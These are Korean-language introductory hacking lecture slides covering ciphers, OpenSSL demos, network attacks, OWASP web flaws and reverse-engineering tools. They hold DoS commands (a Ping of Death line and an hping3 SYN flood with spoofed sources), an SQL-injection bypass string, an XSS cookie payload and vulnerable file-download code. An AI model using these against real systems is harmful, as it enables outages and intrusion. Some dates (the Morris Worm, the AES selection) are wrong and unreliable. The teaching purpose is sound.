


해킹 전체 Map과 Level

고려대학교 김 경 곤

anesra@gmail.com

Facebook.com/kyounggon.kim

해킹 전체 Map



1
Encryption

2
Network

3
Web

4
Malicious Code

5
System

6
Mobile


7
Wireless

8
Forensic/IR

9
CPS/IoT

illustrated by Anesra

Hacking 전체 Level



암호

Encryption



03003802 996CB7BA 0EG0161B G0021C06
BA7CE203 G0030200 01208600 37D14D00
1B7125G0 024FG002 53D03C00 AD722500
4BD03C00 887525C1 01A07700 37D14D00
B7125G0 024E0000 000303C00 AD722500
BD03C00 887525C1 4F553E 53414242
F4F3D41 4242434E 3D4A6 6469204
96C2F4F 553D4553 414 4F3D414
425604 00312E30 0003424 0003424
003042 4C000000 024E4E4F 00B1D3X
2254F1 21000009 8833B0CC 2957EE
3ECAA CB3EE8EF DF038D7F A14217
2AA4D 04143B75 4F571C83 535C04
7DED9 B57C659E C820EE07 FA49F
596DB 7D7F743D 9A36DD29 454E0
014D 410800C8 9A54E072 wi5A14C

■ 치환 암호

- BC480년: 최초의 암호 - 나무판에 조각하여 적은 후 밀랍을 발라 스파르타에 전달
- BC400년: 스키테일(Scytale) 암호 - 종이와 봉, 종이를 봉에 두르는 것이 암호화 알고리즘, 봉의 굵기가 암호화 키
- BC50~(500여 년 사용): 시저(Caesar) 암호 - 알파벳 한 글자를 다른 글자로 대체하는 방식 (ROT)
- 모노 알파벳릭 (10세기 까지 사용): 특정 키워드를 이용하여 알파벳 대체
- 1586년: 비즈네르 암호 - 17~18세기까지 널리 사용됨. 다중 치환 방식
- 1854년: 플레이페어 암호 - 2개로 이뤄진 문자 쌍을 다른 문자 쌍으로 대체하는 방식
- 1923년: 에니그마(다중 치환) - Rotors, Lampboard, Keyboard, Plugboard

■ 치환 암호 실습

- 아래 코드에서 message가 TBIZLJBXASEXZH인 값을 해독하시오.

```
#!/usr/bin/python
#Caesor Cipher Hacker

message = 'GOVMYWORKMUSXQGYBVN'
LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'

for key in range(len(LETTERS)):
    translated = ''
    for symbol in message:
        if symbol in LETTERS:
            num = LETTERS.find(symbol)
            num = num - key

            if num < 0:
                num = num + len(LETTERS)

            translated = translated + LETTERS[num]
        else:
            translated = translated + symbol
    print('Key #%s: %s' % (key,translated))
```

■ 대칭 암호

- DES(Data Encryption Standard) : 1977년 - 미국 정부에서 공모한 암호 알고리즘
 - 혼돈(Confusion)과 확산(Diffusion)을 이용
 - 1977년 IBM의 바터 투흐만(Water Tuchman)과 칼 마이어(Carl Meyer)가 개발
 - 64bit 블록 암호화 알고리즘, 56bit 암호화 키로 구성
 - 전수공격에 취약, 미 정부에서 1998년 11월 이후부터 DES 알고리즘 사용 중단
 - 1999년 DES Challenge III에서 1만대 컴퓨터와 전용칩으로 22시간 15분만에 해독
- AES(Advanced Encryption Standard)
 - 1997년 NIST에서 암호화 알고리즘 공모
 - 2010년 10월, 리즈멘(Rijmen)과 대먼(Daemen)의 Rijndael 알고리즘이 최종 AES로 선정
 - 미국 정부에서 채택하여 기밀문서 암호화 하는데 사용
- 대칭암호 문제: '키 배송 문제', 송신 측에서는 수신 측에 암호 키를 전달해야 만 함.

■ 대칭 암호 실습: AES

- U2FsdGVkX18e1vQj1yuC1mDXIXvh6ZPj8KqElOn/cI6OUwwMkuHI1I9vILDPLYEG
해독하시오

[Encryption]

```
root@kali:~/AES# cat > plain.txt
```

[Hidden]

```
root@kali:~/AES# ls -al plain.txt
```

```
-rw-r--r-- 1 root root 17 Feb 14 09:23 plain.txt
```

```
root@kali:~/AES# openssl AES-256-CBC -a -salt -in plain.txt -out secret.enc
```

```
enter aes-256-cbc encryption password: korea
```

```
Verifying - enter aes-256-cbc encryption password: korea
```

```
root@kali:~/AES# ls -al secret.enc
```

```
-rw-r--r-- 1 root root 65 Feb 14 09:23 secret.enc
```

```
root@kali:~/AES# cat secret.enc
```

```
U2FsdGVkX18e1vQj1yuC1mDXIXvh6ZPj8KqElOn/cI6OUwwMkuHI1I9vILDPLYEG
```

[Decryption]

```
root@kali:~/AES# openssl AES-256-CBC -d -a -in secret.enc -out plain2.txt
```

```
enter aes-256-cbc decryption password:
```

```
root@kali:~/AES# ls -al plain2.txt
```

```
-rw-r--r-- 1 root root 17 Feb 14 09:24 plain2.txt
```

```
root@kali:~/AES# cat plain2.txt
```

```
root@kali:~/AES#
```

■ 비대칭 암호

- 1975년 – 디피와 헬만이 비대칭키 연구
 - 공개키와 비밀키의 개념 적용, 키 공유 문제 극복
- 1977년 – RSA 알고리즘
 - MIT의 로널드 리베스트(Ronald Rivest), 아디 샤미르(Adi Shamir), 레오나르도 애들먼(Leonard Adleman)이 고안
 - 중요 정보를 두 개의 소수로 표현한 후, 두 소수의 곱을 힌트와 함께 전송해 암호로 사용
- 비대칭 암호화 구조: 각 개인이 공개키(Public Key)와 개인키(Private Key)를 소유하는 구조
- 공인인증서에서 활용

■ 해시(Hash)

- 정보의 위변조를 확인하기 위한 개념, 일방향 암호 알고리즘에도 적용(패스워드 암호화)
- MD5 Hash
- SHA(Secure Hash Algorithm): NSA에서 개발, SHA-1, SHA-256, SHA-384, SHA-512

Hacking Level 2 : 암호

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- OpenSSL로 개인키 생성: Generate a 2048 bit RSA key

```
root@kali:~# openssl genrsa -des3 -out private.pem 2048
Generating RSA private key, 2048 bit long
modulus.....++++
.....++++
e is 65537 (0x010001)
Enter pass phrase for private.pem:
Verifying - Enter pass phrase for private.pem:
root@kali:~# ls -al
private.pem-rw----- 1 root root 1743 Oct  9 01:05 private.pem
root@kali:~# file private.pem
private.pem: PEM RSA private key
root@kali:~# cat private.pem
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,
ENCRYPTEDDEK-Info: DES-EDE3-CBC,DCBE7CAF0C8F5A37
hx3P+eo7eMQbZf132MW7S2A8ePZNJ43kiood2qtuqJqIfF5a1A8ZfguolA0q1IuP6AfKvoiIM14mNpVgVB1J13C/jv4
FrqjaQ6XYybzc/1QdGH0s/m5hrTXX0Gj14uUmk7tQi+aOUDAG0W0oWt8U0IBK1OKcoZKxW8WldCm+4XfuQVqcfZSnXD
ARYhCMv1E2TByIAp1WTImZ0ulj5eb6nyJyHu5jZA8VKDZZvbyciMIe3FcHAoYYJcCvn0wYorauDCdvj3fPlmX4Hjnew
NNX/kPCQM36dTMMdoUFGoRHDH2EX3b3V1JdDCRTujmcTdsT
```

Hacking Level 2 : 암호

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- OpenSSL로 공개키 생성
Export the RSA Public Key to a File

```
root@kali:~# openssl rsa -in private.pem -outform PEM -pubout -out public.pem
Enter pass phrase for private.pem:
writing RSA key
root@kali:~#
root@kali:~# file public.pem
public.pem: ASCII text
root@kali:~# cat public.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEAAQCAQ8AMIIIBCgKCAQEA0iCss30r9cmYNEvtKKrL2k6TOUZUcStoRateiciqgaR1upE
ne6touMRXqcXVGxkVsEh0rBVKCl+T+YqojSKGe7rcjST5aK3WYt754J/op07I5LQGh11b/3teuLp7Q6eUrXyCPShUl1b
2qRBFa4FH4EK0KNDr/1ux2BeuhSR68KzvvkCLOVv4eotQ3LeYWym6aUEU3g8z0kzXrH3r3KAK30x3WIcJVXNKaPdWx2
iUksGT0zwJNeB/U1IBWL+nueDhaucv7gX3/WKjWFk047CBHPjDJRbgliByldwGSU3wKJC6rmf9p7JScd328T5TcrycD
OYP6cLkjAU5wmpZT5mQ90QIDAQAB
-----END PUBLIC KEY-----
```

Hacking Level 2 : 암호

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- RSA 공개키로 텍스트 암호화, RSA 개인키로 복호화

```
root@kali:~# echo thisIsRSAkey | openssl rsautl -encrypt -pubin -inkey public.pem > msg.enc
root@kali:~# file msg.enc
msg.enc: data

root@kali:~# openssl rsautl -decrypt -inkey private.pem -in msg.enc
Enter pass phrase for private.pem:
thisIsRSAkey
```

네트워크 Network



■ OSI 7 계층

- 1계층: 물리계층 (Physical Layer)
- 2계층: 데이터링크 계층(Data Link Layer) – MAC 주소, MAC/ARP Spoofing
- 3계층: 네트워크 계층(Network Layer) – IP 주소, IP Spoofing, A클래스~D클래스
- 4계층: 전송 계층(Transport Layer) – Port, TCP/UDP, SEQ/ACK, TCP Flags, Port Scanning
20(FTP), 21(FTP), 22(SSH), 23(Telnet), 25(SMTP), 53(DNS), 69(TFTP), 80(HTTP), 110(POP3), 111(RPC), 161(SNMP)
- 5계층: 세션 계층(Session Layer) – SSL (!?)
- 6계층: 표현 계층(Presentation Layer)
- 7계층: 응용 계층(Application Layer) – HTTP서비스, 메일서비스, FTP서비스 등

■ 서비스 거부 공격(DoS, DDoS)

- DoS(Denial of Service): Boink, Bonk, Land, Ping of Death, SYN Flooding, GET Flooding
- DDoS(Distributed DoS): 공격자, 마스터, 에이전트로 일반적으로 구성, hping3
- 봇넷, 좀비PC

■ Wireshark 패킷 분석 실습

- Sample Packet: https://wiki.wireshark.org/SampleCaptures#SMB3.1_handshake
- SMB 통신에서 사용되는 port 번호는 몇 번인가?

The screenshot shows the Wireshark interface with a capture file named "smb-on-windows-10.pcapng". The packet list pane displays numerous SMB (Server Message Block) requests and responses between two hosts at 192.168.199.1 and 192.168.199.255. The protocol column indicates SMB for most of the captured frames. The details pane at the bottom provides a detailed analysis for frame 195, which is a SMB Negotiate Protocol Request. It includes information about the frame length (213 bytes), the source and destination MAC addresses (VMware_61:f5:5f and VMware_c0:00:01), the IP version (Internet Protocol Version 4), the TCP port numbers (Src Port: 49671, Dst Port: 139), sequence number (Seq: 73), acknowledgement number (Ack: 5), and the length of the payload (Len: 159). The protocol is identified as NetBIOS Session Service and SMB (Server Message Block Protocol).

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.199.1	192.168.199.255	BROWSER	227	Become Backup Browser
20	43...	192.168.199.1	192.168.199.255	BROWSER	227	Become Backup Browser
88	60...	192.168.199.133	192.168.199.255	BROWSER	243	Host Announcement DESKTOP-V1FA0UQ, Workstation, Server, NT Workstation
105	62...	192.168.199.133	192.168.199.255	BROWSER	228	Request Announcement DESKTOP-V1FA0UQ
106	62...	192.168.199.1	192.168.199.255	BROWSER	243	Local Master Announcement SCV, Workstation, Server, NT Workstation, File Server
107	62...	192.168.199.133	192.168.199.255	BROWSER	243	Host Announcement DESKTOP-V1FA0UQ, Workstation, Server, NT Workstation
176	86...	192.168.199.1	192.168.199.255	BROWSER	227	Become Backup Browser
177	86...	192.168.199.133	192.168.199.255	BROWSER	228	Request Announcement DESKTOP-V1FA0UQ
178	86...	192.168.199.1	192.168.199.255	BROWSER	243	Local Master Announcement SCV, Workstation, Server, NT Workstation, File Server
1...	86...	192.168.199.133	192.168.199.1	SMB	213	Negotiate Protocol Request
238	86...	192.168.199.133	192.168.199.1	SMB	191	Negotiate Protocol Request
239	86...	192.168.199.1	192.168.199.133	SMB	463	Negotiate Protocol Response
240	86...	192.168.199.133	192.168.199.1	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
241	86...	192.168.199.1	192.168.199.133	SMB	314	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PFB
242	86...	192.168.199.133	192.168.199.1	SMB	294	Session Setup AndX Request, NTLMSSP_AUTH, User: \
243	86...	192.168.199.1	192.168.199.133	SMB	196	Session Setup AndX Response
244	96...	192.168.199.133	192.168.199.1	SMB	120	Tree Connect AndX Request, Path: \\SCV\IPC\$

▶ Frame 195: 213 bytes on wire (1704 bits), 213 bytes captured (1704 bits) on interface 0
▶ Ethernet II, Src: VMware_61:f5:5f (00:0c:29:61:f5:5f), Dst: VMware_c0:00:01 (00:50:56:c0:00:01)
▶ Internet Protocol Version 4, Src: 192.168.199.133, Dst: 192.168.199.1
▶ Transmission Control Protocol, Src Port: 49671, Dst Port: 139, Seq: 73, Ack: 5, Len: 159
▶ NetBIOS Session Service
▶ SMB (Server Message Block Protocol)

■ 스니핑(Sniffing)

- 네트워크 패킷을 엿듣는 기법
- Promiscuous mode: 2계층(MAC주소), 3계층(IP 주소) 필터링을 해체함
- 스니핑 툴: tcpdump, dsniff, wireshark

■ 스팿핑(Spoofing)

- 네트워크 상에서 다른 단말기로 속이는 기법
- ARP Spoofing은 MAC 주소를 속이는 것.
- IP Spoofing은 IP 주소를 속이는 것.
- DNS Spoofing은 도메인 주소를 속이는 것.

■ 서비스거부공격(DoS, Denial of Service)

- 비정상적인 네트워크 패킷을 보내어 Destination의 서비스를 마비시키는 공격
- Boink, Bonk, TearDrop: 패킷의 순서를 반복 재요청하는 공격(시퀀스 번호 조작)
- Land Attack: 출발지 IP와 목적지 IP 주소를 동일하게 하여 공격
- Ping of Death 공격: 네트워크 패킷을 최대로 하여 무한히 보내는 공격
예) ping -n 100 -l 65000 [destination_ip_address]
- SYN Flooding 공격: SYN Sent만 무한히 보내는 공격

■ 분산서비스거부공격(DDoS, Destributed Denial of Service)

- 여러 대의 PC에서 동시에 하나의 목적지 컴퓨터에 대량의 패킷을 보내는 공격
- DDoS Example : Random IP + SYN Flooding
Kali Linux 예) hping3 -c 1000 -d 128 -S -w 64 -p 8000 --flood --rand-source [dest_ip]

웹

Web

Secure your shit
www.AnonSecHackers.us

If You Want to contact Me : www.twitter.com/Mrlele1337

Like AnonSec On Facebook : <https://www.facebook.com/AnonSecHackers.us>
#AnonSec, Laughing at your Security since 2012//.

No matter how mafia you are.... Mess with the best DIE LIKE THE REST!!

AnonSec Official Members : Mrlele - AnonSec666 - Neon - Muslim Haxor - XHackerTN - MS08-067

We are Anonymous, We are Legion. We do not Forgive. We do not forget. EXPECT US.

■ 웹의 중요 개념

- **HTTP Request , HTTP Response, HTTP Response Code(10X, 20X, 30X, 40X, 50X)**
- **GET / POST / HEAD / OPTION / PUT / DELETE / TRACE**
- **Client Side Script Language / Server Side Script Language**
- **Web – WAS – DB Architecture**
- **웹 해킹에 사용되는 주요 툴: Burp Suite, Chrome Browser**

■ OWASP Top 10 (2017)

- A1. 인젝션
- A2. 취약한 인증
- A3. 민감한 데이터 노출
- A4. XML 외부 개체 (XXE)
- A5. 취약한 접근 통제
- A6. 잘못된 보안 구성
- A7. 크로스 사이트 스크립팅(XSS)
- A8. 안전하지 않은 역직렬화
- A9. 알려진 취약점이 있는 구성요소 사용
- A10. 불충분한 로깅 및 모니터링

■ 주요 웹 취약점

- **SQL Injection**

```
strSQL="select user_id, password from members where user_id='\"&id&\"' and password='\"&password&\"'"
```

→

```
strSQL="select user_id, password from members where user_id='\" or \"=' and password='\" or \"='"
```

- **File Download / Directory Traversal**

취약한 코드 예시:

```
String path = request.getRealPath("/") + request.getParameter("path");
String filename = request.getParameter("fileName");
FileInputStream filestream = null;
OutputStream oout = null;
try{
    File dfile      =  new   File(path + filename);
```

- **XSS (Cross-Site Scripting)**

공격 코드 예시: <script>document.write(document.cookie)</script>

Hacking Level 2 : 웹

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

- SQL 인젝션 간단 테스트 + 클라이언트 측 필터링 우회

http://onesecurity.kr/practice/web_test/member_login.asp

http://onesecurity.kr/practice/web_test/member_login1.asp

http://onesecurity.kr/practice/web_test/member_login2.asp

The screenshot shows a web browser window with a red background. The address bar displays the URL onesecurity.kr/practice/web_test/member_login.asp. The page title is "Login". There are two input fields: one for "ID" and one for "Password", both outlined in purple. Below the input fields is a "Login" button.

악성코드/리버싱


Malicious Code/Reversing

악성코드/리버싱 Malicious Code/Reversing

■ 주요 악성코드

- 1998년 모리스 웜(Morris Worm) – 미국 네트워크 마비 : fingered buffer overrun 취약점
- 1999년 매크로 바이러스 (멜리사, Melissa)
- 2001년 CodeRed I, II – 윈도우 NT, 2000 감염 – MS Windows IIS buffer overflow 취약점
- 2003년 SQL Slammer Worm – MSSQL buffer overflow 취약점
- 2009년 한국 7.7 DDoS – HTTP Get Flooding, UDP Flooding
- 2011년 한국 3.3 DDoS - HTTP Get Flooding, UDP Flooding

■ 리버스 엔지니어링



■ 리버스 엔지니어링 툴

- 디스어셈블러: Byte code를 어셈블리어 언어로 변환시켜주는 도구
- 디컴파일러: 어셈블리어 언어를 C언어로 변환시켜 주는 도구
- 디버거: 프로그램의 함수나 명령어, 메모리에 breakpoint를 걸어서 프로그램 흐름을 분석하는 도구
- 헥사에디터: 바이너리 코드를 실제로 HEX 값으로 오픈하여 수정할 수 있는 도구
- IDA: 디스어셈블러 + 디버거 : 바이너리 파일을 어셈블리어로 변환해 주는 툴 & 디버거

32bit OS: Immunity Debugger 설치 (<https://goo.gl/sy3ymC>)

64bit OS: W64Debugger 설치 (<https://goo.gl/33uG6K>)



